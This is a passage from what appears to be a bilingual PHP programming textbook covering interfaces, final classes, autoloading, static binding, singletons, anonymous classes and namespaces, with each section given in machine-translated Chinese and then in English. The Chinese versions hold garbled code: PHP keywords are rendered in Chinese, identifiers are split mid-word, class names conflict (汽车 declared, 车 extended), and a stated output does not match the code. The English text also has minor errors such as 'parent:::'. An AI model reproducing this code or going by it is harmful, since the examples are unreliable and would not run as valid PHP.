When abstract classes implement interfaces, they do not need to implement all methods. Any method not implemented in the base class must then be implemented by the concrete class that extends it:

```

abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz 延伸 AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}

```

Notice that interface realization is an inherited characteristic. When extending a class that implements an interface, you do not need to redeclare it in the concrete class, because it is implicit.

Note: Prior to PHP 5.3.9, a class could not implement two interfaces that specified a method with the same name, since it would cause ambiguity. More recent versions of PHP allow this as long as the duplicate methods have the same signature[1].

Inheritance

Like classes, it is possible to establish an inheritance relationship between interfaces, using the same keyword `extends`. The main difference is that multiple inheritance is allowed for interfaces:

```

interface Foo {

}

interface Bar {

}

interface Baz 延伸 Foo, Bar {
}

```

Examples

In the example below we have a simple example interface for a vehicle. Vehicles can go forwards and backwards.

```

接口 VehicleInterface {
    public function forward();

    public function reverse();
    ...

}

类 Bike 实现 VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    受保护的函数 pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}

```

然后我们创建两个实现该接口的类：自行车（Bike）和汽车（Car）。自行车和汽车在内部结构上非常不同，但两者都是车辆，必须实现 VehicleInterface 提供的相同公共方法。

类型提示允许方法和函数请求接口。假设我们有一个停车场类，其中包含各种类型的车辆。

```

class ParkingGarage {
    protected $vehicles = [];
}

```

```

interface VehicleInterface {
    public function forward();

    public function reverse();
    ...

}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}

```

Then we create two classes that implement the interface: Bike and Car. Bike and Car internally are very different, but both are vehicles, and must implement the same public methods that VehicleInterface provides.

Typehinting allows methods and functions to request Interfaces. Let's assume that we have a parking garage class, which contains vehicles of all kinds.

```

class ParkingGarage {
    protected $vehicles = [];
}

```

```

public function addVehicle(VehicleInterface $vehicle) {
    $this->vehicles[] = $vehicle;
}

```

因为addVehicle需要一个类型为VehicleInterface的\$vehicle——而不是具体实现——我们可以传入自行车和汽车，停车场（ParkingGarage）可以操作和使用它们。

第26.7节：final关键字

定义：final关键字通过在方法定义前加上final，防止子类重写该方法。如果类本身被定义为final，则不能被继承

final方法

```

class BaseClass {
    public function test() {
        echo "BaseClass::test() called";
    }

    final public function moreTesting() {echo "BaseC
lass::moreTesting() called";}

}

class ChildClass extends BaseClass {
    public function moreTesting() {
        echo "ChildClass::moreTesting() 被调用";
    }
}

// 导致致命错误：无法重写最终方法 BaseClass::moreTesting()

```

最终类：

```

final class BaseClass {public
    function test() {echo "BaseC
lass::test() 被调用";}

    // 这里无论是否将函数指定为 final 都无关紧要
    final public function moreTesting() {echo "BaseC
lass::moreTesting() called";}

}

class ChildClass extends BaseClass {
}

// 导致致命错误：类 ChildClass 不能继承自最终类 (BaseClass)

```

最终常量：与 Java 不同，PHP 中不使用 final 关键字来修饰类常量。请改用关键字 const。

为什么我必须使用 final？

1. 防止庞大的继承链问题
2. 鼓励组合
3. 强制开发者考虑用户公共API
4. 强制开发者缩减对象的公共API

```

public function addVehicle(VehicleInterface $vehicle) {
    $this->vehicles[] = $vehicle;
}

```

Because addVehicle requires a \$vehicle of type VehicleInterface—not a concrete implementation—we can input both Bikes and Cars, which the ParkingGarage can manipulate and use.

Section 26.7: Final Keyword

Def: **Final** Keyword prevents child classes from overriding a method by prefixing the definition with final. If the class itself is being defined final then it cannot be extended

Final Method

```

class BaseClass {
    public function test() {
        echo "BaseClass::test() called\n";
    }

    final public function moreTesting() {
        echo "BaseClass::moreTesting() called\n";
    }
}

class ChildClass extends BaseClass {
    public function moreTesting() {
        echo "ChildClass::moreTesting() called\n";
    }
}

// Results in Fatal error: Cannot override final method BaseClass::moreTesting()

```

Final Class:

```

final class BaseClass {
    public function test() {
        echo "BaseClass::test() called\n";
    }

    // Here it doesn't matter if you specify the function as final or not
    final public function moreTesting() {
        echo "BaseClass::moreTesting() called\n";
    }
}

class ChildClass extends BaseClass {
}

// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)

```

Final constants: Unlike Java, the final keyword is not used for class constants in PHP. Use the keyword const instead.

Why do I have to use final?

1. Preventing massive inheritance chain of doom
2. Encouraging composition
3. Force the developer to think about user public API
4. Force the developer to shrink an object's public API

5. 一个final类总是可以被设计成可扩展的
6. extends破坏封装性
7. 你不需要那种灵活性
8. 你可以自由更改代码

何时避免使用final： final类只有在以下假设下才能有效工作：

1. 存在一个抽象（接口）， final类实现了该接口
2. final类的所有公共API都是该接口的一部分

第26.8节：自动加载

没有人想每次使用类或继承时都去require或include。因为这很麻烦且容易忘记， PHP提供了所谓的自动加载。如果你已经在使用Composer，请阅读关于使用Composer的自动加载。

自动加载到底是什么？

名字基本说明了一切。你不必去获取存放请求类的文件， PHP会自动load它。

如何在不使用第三方代码的情况下用基础PHP实现这一点？

有一个函数`__autoload`，但更好的做法是使用`spl_autoload_register`。这些 _____ 函数会在每次类在指定空间内未定义时被PHP调用。因此，将自动加载添加到现有项目中没有问题，因为已定义的类（通过`require`等）仍然像以前一样工作。为了准确起见，以下示例将使用匿名函数，如果你使用的是PHP < 5.3，可以定义函数并将其名称作为参数传递给`spl_autoload_register`。

示例

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // 文件未找到
    }
});
```

上面的代码只是尝试使用类名加上扩展名“.php”的文件名通过`sprintf`来包含文件。如果需要加载`FooBar`，它会检查`FooBar.php`是否存在，若存在则包含它。

当然，这可以根据项目的具体需求进行扩展。如果类名中使用`_`来分组，例如`User_Post`和`User_Image`都指向`User`，这两个类可以放在名为“User”的文件夹中，如下所示：

```
spl_autoload_register(function ($className) {
    // 将_替换为/或\ (取决于操作系统)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className));
    if (file_exists($path)) {
        include $path;
    } else {
        // 文件未找到
    }
});
```

5. A final class can always be made extensible
6. `extends` breaks encapsulation
7. You don't need that flexibility
8. You are free to change the code

When to avoid final: Final classes only work effectively under following assumptions:

1. There is an abstraction (interface) that the final class implements
2. All of the public API of the final class is part of that interface

Section 26.8: Autoloading

Nobody wants to `require` or `include` every time a class or inheritance is used. Because it can be painful and is easy to forget, PHP is offering so called autoloading. If you are already using Composer, read about autoloading using Composer.

What exactly is autoloading?

The name basically says it all. You do not have to get the file where the requested class is stored in, but PHP automatically loads it.

How can I do this in basic PHP without third party code?

There is the function `__autoload`，but it is considered better practice to use `spl_autoload_register`。These functions will be considered by PHP every time a class is not defined within the given space. So adding autoload to an existing project is no problem, as defined classes (via `require` i.e.) will work like before. For the sake of precision, the following examples will use anonymous functions, if you use PHP < 5.3, you can define the function and pass its name as argument to `spl_autoload_register`.

Examples

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

The code above simply tries to include a filename with the class name and the appended extension ".php" using `sprintf`。If `FooBar` needs to be loaded, it looks if `FooBar.php` exists and if so includes it.

Of course this can be extended to fit the project's individual need. If `_` inside a class name is used to group, e.g. `User_Post` and `User_Image` both refer to `User`, both classes can be kept in a folder called "User" like so:

```
spl_autoload_register(function ($className) {
    // replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className));
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

类User_Post现在将从"User/Post.php"加载，等等。

spl_autoload_register 可以根据各种需求进行定制。你所有包含类的文件都命名为"class.CLASSNAME.php"？没问题。各种嵌套 (User_Post_Content => "User/Post/Content.php") ？也没问题。

如果你想要一个更复杂的自动加载机制——但仍然不想使用 Composer——你可以在不添加第三方库的情况下工作。

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: 获取绝对路径
        realpath(dirname(__FILE__)),
        // %2$s: / 或 \ (取决于操作系统)
        DIRECTORY_SEPARATOR,
        // %3$s: 创建文件时不必担心大小写
        strtolower(
            // 将 _ 替换为 / 或 \ (取决于操作系统)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('未找到名为 %1$s 的类。已在 %2$s 中查找。',
                $className,
                $path
            )
        );
    }
});
```

使用这样的自动加载器，你可以愉快地编写如下代码：

```
require_once './autoload.php'; // 其中定义了 spl_autoload_register

$foo = new Foo_Bar(new Hello_World());
```

使用类：

```
class Foo_Bar extends Foo {}

class Hello_World implements Demo_Classes {}
```

这些示例将包含来自 foo/bar.php, foo.php, hello/world.php 和 demo/classes.php 的类。

第26.9节：实例化子类时调用父类构造函数

子类的一个常见陷阱是，如果你的父类和子类都包含构造函数 (`__construct()`) 方法，只有子类的构造函数会被执行。有时你可能需要从子类中调用父类的`__construct()`方法。如果需要这样做，则需要使用 `parent:::` 作用域解析符：

```
parent::__construct();
```

The class User_Post will now be loaded from "User/Post.php", etc.

`spl_autoload_register` can be tailored to various needs. All your files with classes are named "class.CLASSNAME.php"? No problem. Various nesting (User_Post_Content => "User/Post/Content.php")? No problem either.

If you want a more elaborate autoloading mechanism - and still don't want to include Composer - you can work without adding third party libraries.

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't worry about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

Using autoloaders like this, you can happily write code like this:

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

Using classes:

```
class Foo_Bar extends Foo {}

class Hello_World implements Demo_Classes {}
```

These examples will be include classes from foo/bar.php, foo.php, hello/world.php and demo/classes.php.

Section 26.9: Calling a parent constructor when instantiating a child

A common pitfall of child classes is that, if your parent and child both contain a constructor(`__construct()`) method, **only the child class constructor will run**. There may be occasions where you need to run the parent `__construct()` method from its child. If you need to do that, then you will need to use the `parent:::` scope resolutor:

```
parent::__construct();
```

现在在实际场景中利用它看起来会是这样的：

```
class Foo {  
  
    function __construct($args) {  
        echo 'parent';  
    }  
  
}  
  
class Bar extends Foo {  
  
    function __construct($args) {  
        parent::__construct($args);  
    }  
}
```

上述代码将运行父类的`__construct()`，从而执行echo语句。

第26.10节：动态绑定

动态绑定，也称为方法重写，是一种运行时多态性的例子，发生在多个类包含同一方法的不同实现时，但调用该方法的对象在运行时才被确定。

如果某个条件决定了使用哪个类来执行操作，而两个类中该操作名称相同，这种机制非常有用。

```
interface Animal {  
    public function makeNoise();  
}  
  
class Cat implements Animal {  
    public function makeNoise  
    {  
        $this->meow();  
    }  
    ...  
}  
  
class Dog implements Animal {  
    public function makeNoise {  
        $this->bark();  
    }  
    ...  
}  
  
class Person {  
    const CAT = 'cat';  
    const DOG = 'dog';  
  
    private $petPreference;  
    private $pet;  
  
    public function isCatLover(): bool {  
        return $this->petPreference == self::CAT;  
    }  
  
    public function isDogLover(): bool {
```

Now harnessing that within a real-world situation would look something like:

```
class Foo {  
  
    function __construct($args) {  
        echo 'parent';  
    }  
  
}  
  
class Bar extends Foo {  
  
    function __construct($args) {  
        parent::__construct($args);  
    }  
}
```

The above will run the parent `__construct()` resulting in the `echo` being run.

Section 26.10: Dynamic Binding

Dynamic binding, also referred as **method overriding** is an example of **run time polymorphism** that occurs when multiple classes contain different implementations of the same method, but the object that the method will be called on is *unknown* until **run time**.

This is useful if a certain condition dictates which class will be used to perform an action, where the action is named the same in both classes.

```
interface Animal {  
    public function makeNoise();  
}  
  
class Cat implements Animal {  
    public function makeNoise  
    {  
        $this->meow();  
    }  
    ...  
}  
  
class Dog implements Animal {  
    public function makeNoise {  
        $this->bark();  
    }  
    ...  
}  
  
class Person {  
    const CAT = 'cat';  
    const DOG = 'dog';  
  
    private $petPreference;  
    private $pet;  
  
    public function isCatLover(): bool {  
        return $this->petPreference == self::CAT;  
    }  
  
    public function isDogLover(): bool {
```

```

        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();

```

在上述示例中，Animal 类 (Dog|Cat) 将执行 makeNoise，具体是哪一个取决于运行时 User 类中的属性，因此在运行时才确定。

第26.11节：\$this、self和static以及单例模式

使用 `$this` 来引用当前对象。使用 `self` 来引用当前类。换句话说，使用 `$this->member` 来访问非静态成员，使用 `self::$member` 来访问静态成员。

在下面的示例中，`sayHello()` 和 `sayGoodbye()` 分别使用了 `self` 和 `$this`，可以观察到它们的区别。

```

class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." 这个人";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "来自 ".self::getTitle()."<br/>";
    }
}

class 极客 extends 人物 {
    public function __construct($name) {
        parent::__construct($name);
    }
}

```

```

        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();

```

In the above example, the Animal class (Dog|Cat) which will makeNoise is unknown until run time depending on the property within the User class.

Section 26.11: \$this, self and static plus the singleton

Use `$this` to refer to the current object. Use `self` to refer to the current class. In other words, use `$this->member` for non-static members, use `self::$member` for static members.

In the example below, `sayHello()` and `sayGoodbye()` are using `self` and `$this` difference can be observed here.

```

class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }
}

```

```

public function getTitle() {
    return $this->getName()." 极客";
}

$geekObj = new 极客("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();

```

`static` 指的是你调用方法的层级中的任何类。它允许在类被继承时更好地重用静态类属性。

考虑以下代码：

```

class 汽车 {
    protected static $brand = 'unknown';

    public static function brand() {return s
        elf::$brand."";}
}

class 梅赛德斯 extends 车 {
    protected static $brand = '梅赛德斯';
}

class 宝马 extends 车 {
    protected static $brand = '宝马';
}

echo (new 车)->brand();
echo (new 宝马)->brand();
echo (new 梅赛德斯)->brand();

```

这不会产生你想要的结果：

```

未知
未知
未知

```

这是因为 `self` 在调用方法 `brand()` 时总是指向 `车` 类。

要引用正确的类，你需要使用 `static`，示例如下：

```

class 汽车 {
    protected static $brand = 'unknown';

    public static function brand() {return s
        tatic::$brand."";}
}

class 梅赛德斯 extends 车 {
    protected static $brand = '梅赛德斯';
}

class 宝马 extends 车 {
    protected static $brand = '宝马';
}

```

```

public function getTitle() {
    return $this->getName()." the geek";
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();

```

`static` refers to whatever class in the hierarchy you called the method on. It allows for better reuse of static class properties when classes are inherited.

Consider the following code:

```

class Car {
    protected static $brand = 'unknown';

    public static function brand() {
        return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();

```

This doesn't produce the result you want:

```

unknown
unknown
unknown

```

That's because `self` refers to the `Car` class whenever method `brand()` is called.

To refer to the correct class, you need to use `static` instead:

```

class Car {
    protected static $brand = 'unknown';

    public static function brand() {
        return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

```

```
}
```

```
echo (new 车)->brand();
echo (new 宝马)->brand();
echo (new 梅赛德斯)->brand();
```

这确实产生了期望的输出：

```
未知
宝马
奔驰
```

另见后期静态绑定

单例模式

如果你有一个创建成本高昂或代表某些外部资源连接的对象，且你想要重用它，例如没有连接池的数据库连接或与其他系统的套接字，你可以在类中使用static和self关键字使其成为单例。关于是否应该使用单例模式存在强烈的争议，但它确实有其用途。

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // 执行构造函数相关操作
    }
}
```

如你在示例代码中所见，我们定义了一个私有静态属性\$instance来保存对象引用。由于这是静态的，该引用在所有此类型的对象之间共享。

getInstance()方法使用了一种称为延迟实例化(lazy instantiation)的方法，将对象的创建推迟到最后可能的时刻，因为你不希望内存中存在未使用且永远不会被使用的对象。它还节省了页面加载时的时间和CPU资源，不必加载多余的对象。该方法会检查对象是否已设置，如果没有则创建它，并返回该对象。这确保了此类对象只会被创建一次。

我们还将构造函数设置为私有，以确保外部无法使用new关键字创建它。如果你需要继承此类，只需将private关键字改为protected。

要使用此对象，只需编写以下代码：

```
$singleton = Singleton::getInstance();
```

现在我确实强烈建议你在可能的情况下使用依赖注入，并且目标是实现松耦合的对象，但有时这并不合理，单例模式仍然可以派上用场。

```
}
```

```
echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

This does produce the desired output:

```
unknown
BMW
Mercedes
```

See also Late static binding

The singleton

If you have an object that's expensive to create or represents a connection to some external resource you want to reuse, i.e. a database connection where there is no connection pooling or a socket to some other system, you can use the static and self keywords in a class to make it a singleton. There are strong opinions about whether the singleton pattern should or should not be used, but it does have its uses.

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

As you can see in the example code we are defining a private static property \$instance to hold the object reference. Since this is static this reference is shared across ALL objects of this type.

The getInstance() method uses a method known as lazy instantiation to delay creating the object to the last possible moment as you do not want to have unused objects lying around in memory never intended to be used. It also saves time and CPU on page load not having to load more objects than necessary. The method is checking if the object is set, creating it if not, and returning it. This ensures that only one object of this kind is ever created.

We are also setting the constructor to be private to ensure that no one creates it with the new keyword from the outside. If you need to inherit from this class just change the private keywords to protected.

To use this object you just write the following:

```
$singleton = Singleton::getInstance();
```

Now I DO implore you to use dependency injection where you can and aim for loosely coupled objects, but sometimes that is just not reasonable and the singleton pattern can be of use.

第26.12节：定义一个基本类

PHP中的对象包含变量和函数。对象通常属于一个类，该类定义了该类所有对象将包含的变量和函数。

定义类的语法是：

```
class Shape {  
    public $sides = 0;  
  
    public function description() {  
        return "一个有 $this->sides 边的形状。";  
    }  
}
```

一旦定义了一个类，你可以使用以下方式创建一个实例：

```
$myShape = new Shape();
```

可以这样访问对象上的变量和函数：

```
$myShape = new Shape();  
$myShape->sides = 6;  
  
print $myShape->description(); // "一个有6条边的形状"
```

构造函数

类可以定义一个特殊的__construct()方法，该方法在对象创建时执行。通常用于指定对象的初始值：

```
class Shape {  
    public $sides = 0;  
  
    public function __construct($sides) {  
        $this->sides = $sides;  
    }  
  
    public function description() {  
        return "一个有 $this->sides 边的形状。";  
    }  
}  
  
$myShape = new Shape(6);  
  
print $myShape->description(); // 一个有6条边的形状
```

继承另一个类

类定义可以扩展现有的类定义，添加新的变量和函数，以及修改父类中定义的内容。

这是一个扩展前面示例的类：

```
class Square extends Shape {  
    public $sideLength = 0;  
  
    public function __construct($sideLength) {  
        parent::__construct(4);  
        $this->sideLength = $sideLength;  
    }  
}
```

Section 26.12: Defining a Basic Class

An object in PHP contains variables and functions. Objects typically belong to a class, which defines the variables and functions that all objects of this class will contain.

The syntax to define a class is:

```
class Shape {  
    public $sides = 0;  
  
    public function description() {  
        return "A shape with $this->sides sides.";  
    }  
}
```

Once a class is defined, you can create an instance using:

```
$myShape = new Shape();
```

Variables and functions on the object are accessed like this:

```
$myShape = new Shape();  
$myShape->sides = 6;  
  
print $myShape->description(); // "A shape with 6 sides"
```

Constructor

Classes can define a special __construct() method, which is executed as part of object creation. This is often used to specify the initial values of an object:

```
class Shape {  
    public $sides = 0;  
  
    public function __construct($sides) {  
        $this->sides = $sides;  
    }  
  
    public function description() {  
        return "A shape with $this->sides sides.";  
    }  
}  
  
$myShape = new Shape(6);  
  
print $myShape->description(); // A shape with 6 sides
```

Extending Another Class

Class definitions can extend existing class definitions, adding new variables and functions as well as modifying those defined in the parent class.

Here is a class that extends the previous example:

```
class Square extends Shape {  
    public $sideLength = 0;  
  
    public function __construct($sideLength) {  
        parent::__construct(4);  
        $this->sideLength = $sideLength;  
    }  
}
```

```

    $this->sideLength = $sideLength;
}

public function perimeter() {
    return $this->sides * $this->sideLength;
}

public function area() {
    return $this->sideLength * $this->sideLength;
}
}

```

Square 类包含了 Shape 类和 Square 类的变量和行为：

```

$mySquare = new Square(10);

print $mySquare->description() // 一个有4条边的形状

print $mySquare->perimeter() // 40

print $mySquare->area() // 100

```

第26.13节：匿名类

匿名类在PHP 7中引入，以便快速轻松地创建一次性对象。它们可以接受构造函数参数，继承其他类，实现接口，并像普通类一样使用traits。

匿名类的最基本形式如下所示：

```

new class("构造函数参数") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "构造函数参数"

```

在另一个类中嵌套匿名类不会使其访问该外部类的私有或受保护的方法或属性。通过让匿名类继承外部类，可以访问外部类的受保护方法和属性。通过将外部类的私有属性传递给匿名类的构造函数，可以访问这些私有属性。

例如：

```

class 外部类 {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // 通过私有属性 $this->prop 传递
        return new class($this->prop) extends Outer {
            private $prop3;
        };
    }

    public function __construct($prop) {
        $this->prop3 = $prop;
    }
}

```

```

    $this->sideLength = $sideLength;
}

public function perimeter() {
    return $this->sides * $this->sideLength;
}

public function area() {
    return $this->sideLength * $this->sideLength;
}
}

```

The Square class contains variables and behavior for both the Shape class and the Square class:

```

$mySquare = new Square(10);

print $mySquare->description() // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100

```

Section 26.13: Anonymous Classes

Anonymous classes were introduced into PHP 7 to enable for quick one-off objects to be easily created. They can take constructor arguments, extend other classes, implement interfaces, and use traits just like normal classes can.

In its most basic form, an anonymous class looks like the following:

```

new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"

```

Nesting an anonymous class inside of another class does not give it access to private or protected methods or properties of that outer class. Access to protected methods and properties of the outer class can be gained by extending the outer class from the anonymous class. Access to private properties of the outer class can be gained by passing them through to the anonymous class's constructor.

For example:

```

class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }
        };
    }
}

```

```
}

public function func3() {
    // 访问受保护属性 Outer::$prop2
    // 访问受保护方法 Outer::func1()
    // 访问本地属性 self::$prop3, 该属性对 Outer::$prop 是私有的
    return $this->prop2 + $this->func1() + $this->prop3;
}
};

}

echo (new Outer)->func2()->func3(); // 6
```

```
}

public function func3() {
    // accessing the protected property Outer::$prop2
    // accessing the protected method Outer::func1()
    // accessing the local property self::$prop3 that was private from Outer::$prop
    return $this->prop2 + $this->func1() + $this->prop3;
}
};

}

echo (new Outer)->func2()->func3(); // 6
```

第27章：命名空间

第27.1节：声明命名空间

命名空间声明可以如下所示：

- **namespace MyProject;** - 声明命名空间 MyProject
- **namespace MyProject\Security\Cryptography;** - 声明嵌套命名空间
- **namespace MyProject { ... }** - 使用括号声明命名空间。

建议每个文件只声明一个命名空间，尽管你可以在单个文件中声明任意多个命名空间：

```
namespace First {
    class A { ... }; // 在命名空间 First 中定义类 A.
}

namespace Second {
    class B { ... }; // 在命名空间 Second 中定义类 B.
}

namespace {
    class C { ... }; // 在根命名空间中定义类 C.
}
```

每次声明命名空间后，你定义的类都将属于该命名空间：

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

命名空间声明可以在不同文件中多次使用。上面的例子在单个文件中定义了三个属于MyProject\Shapes命名空间的类。理想情况下，这应拆分为三个文件，每个文件以namespace MyProject\Shapes;开头。PSR-4标准示例中对此有更详细的说明。

第27.2节：引用命名空间中的类或函数

如“声明命名空间”中所示，我们可以如下在命名空间中定义一个类：

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

要引用此类，需要使用完整路径（包括命名空间）：

```
$rectangle = new MyProject\Shapes\Rectangle();
```

通过use语句导入类，可以简化此操作：

```
// Rectangle 成为 MyProject\Shapes\Rectangle 的别名
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

Chapter 27: Namespaces

Section 27.1: Declaring namespaces

A namespace declaration can look as follows:

- **namespace MyProject;** - Declare the namespace MyProject
- **namespace MyProject\Security\Cryptography;** - Declare a nested namespace
- **namespace MyProject { ... }** - Declare a namespace with enclosing brackets.

It is recommended to only declare a single namespace per file, even though you can declare as many as you like in a single file:

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

Every time you declare a namespace, classes you define after that will belong to that namespace:

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

A namespace declaration can be used multiple times in different files. The example above defined three classes in the MyProject\Shapes namespace in a single file. Preferably this would be split up into three files, each starting with **namespace MyProject\Shapes;**. This is explained in more detail in the PSR-4 standard example.

Section 27.2: Referencing a class or function in a namespace

As shown in Declaring Namespaces, we can define a class in a namespace as follows:

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

To reference this class the full path (including the namespace) needs to be used:

```
$rectangle = new MyProject\Shapes\Rectangle();
```

This can be shortened by importing the class via the **use**-statement:

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

在 PHP 7.0 中，可以使用大括号将多个use语句合并为一个语句：

```
use MyProject\Shapes\{
    Rectangle,           // 与 `use MyProject\Shapes\Rectangle` 相同
    Circle,             // 与 `use MyProject\Shapes\Circle` 相同
    Triangle,            // 与 `use MyProject\Shapes\Triangle` 相同

    Polygon\FiveSides, // 你也可以导入子命名空间
    Polygon\SixSides   // 在分组的 `use` 语句中
};

$rectangle = new Rectangle();
```

有时两个类同名。如果它们位于不同的命名空间中，这不是问题，但在尝试使用use语句导入时可能会成为问题：

```
use MyProject\Shapes\Oval;
use MyProject\Languages\Oval; // 显然Oval也是一种语言！
// 错误！
```

这可以通过使用as关键字自己定义别名来解决：

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

要引用当前命名空间外的类，必须用\\转义，否则会假定从当前命名空间开始的相对命名空间路径：

```
namespace MyProject\Shapes;

// 引用MyProject\Shapes\Rectangle。正确！
$a = new Rectangle();

// 引用 MyProject\Shapes\Rectangle。正确，但不必要！
$a = new \MyProject\Shapes\Rectangle();

// 引用 MyProject\Shapes\MyProject\Shapes\Rectangle。错误！
$a = new MyProject\Shapes\Rectangle();
```

```
// 从命名空间内部引用 StdClass 需要加 | 前缀
// 因为它未定义在命名空间中，意味着它是全局的。
```

```
// 引用 StdClass。正确！
$a = new \StdClass();
```

```
// 引用 MyProject\Shapes\StdClass。错误！
$a = new StdClass();
```

第27.3节：声明子命名空间

要声明具有层级结构的单个命名空间，请使用以下示例：

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
```

As for PHP 7.0 you can group various use-statements in one single statement using brackets:

```
use MyProject\Shapes\{
    Rectangle,           //Same as `use MyProject\Shapes\Rectangle`
    Circle,             //Same as `use MyProject\Shapes\Circle`
    Triangle,            //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

Sometimes two classes have the same name. This is not a problem if they are in a different namespace, but it could become a problem when attempting to import them with the use-statement:

```
use MyProject\Shapes\Oval;
use MyProject\Languages\Oval; // Apparently Oval is also a language!
// Error!
```

This can be solved by defining a name for the alias yourself using the as keyword:

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

To reference a class outside the current namespace, it has to be escaped with a \, otherwise a relative namespace path is assumed from the current namespace:

```
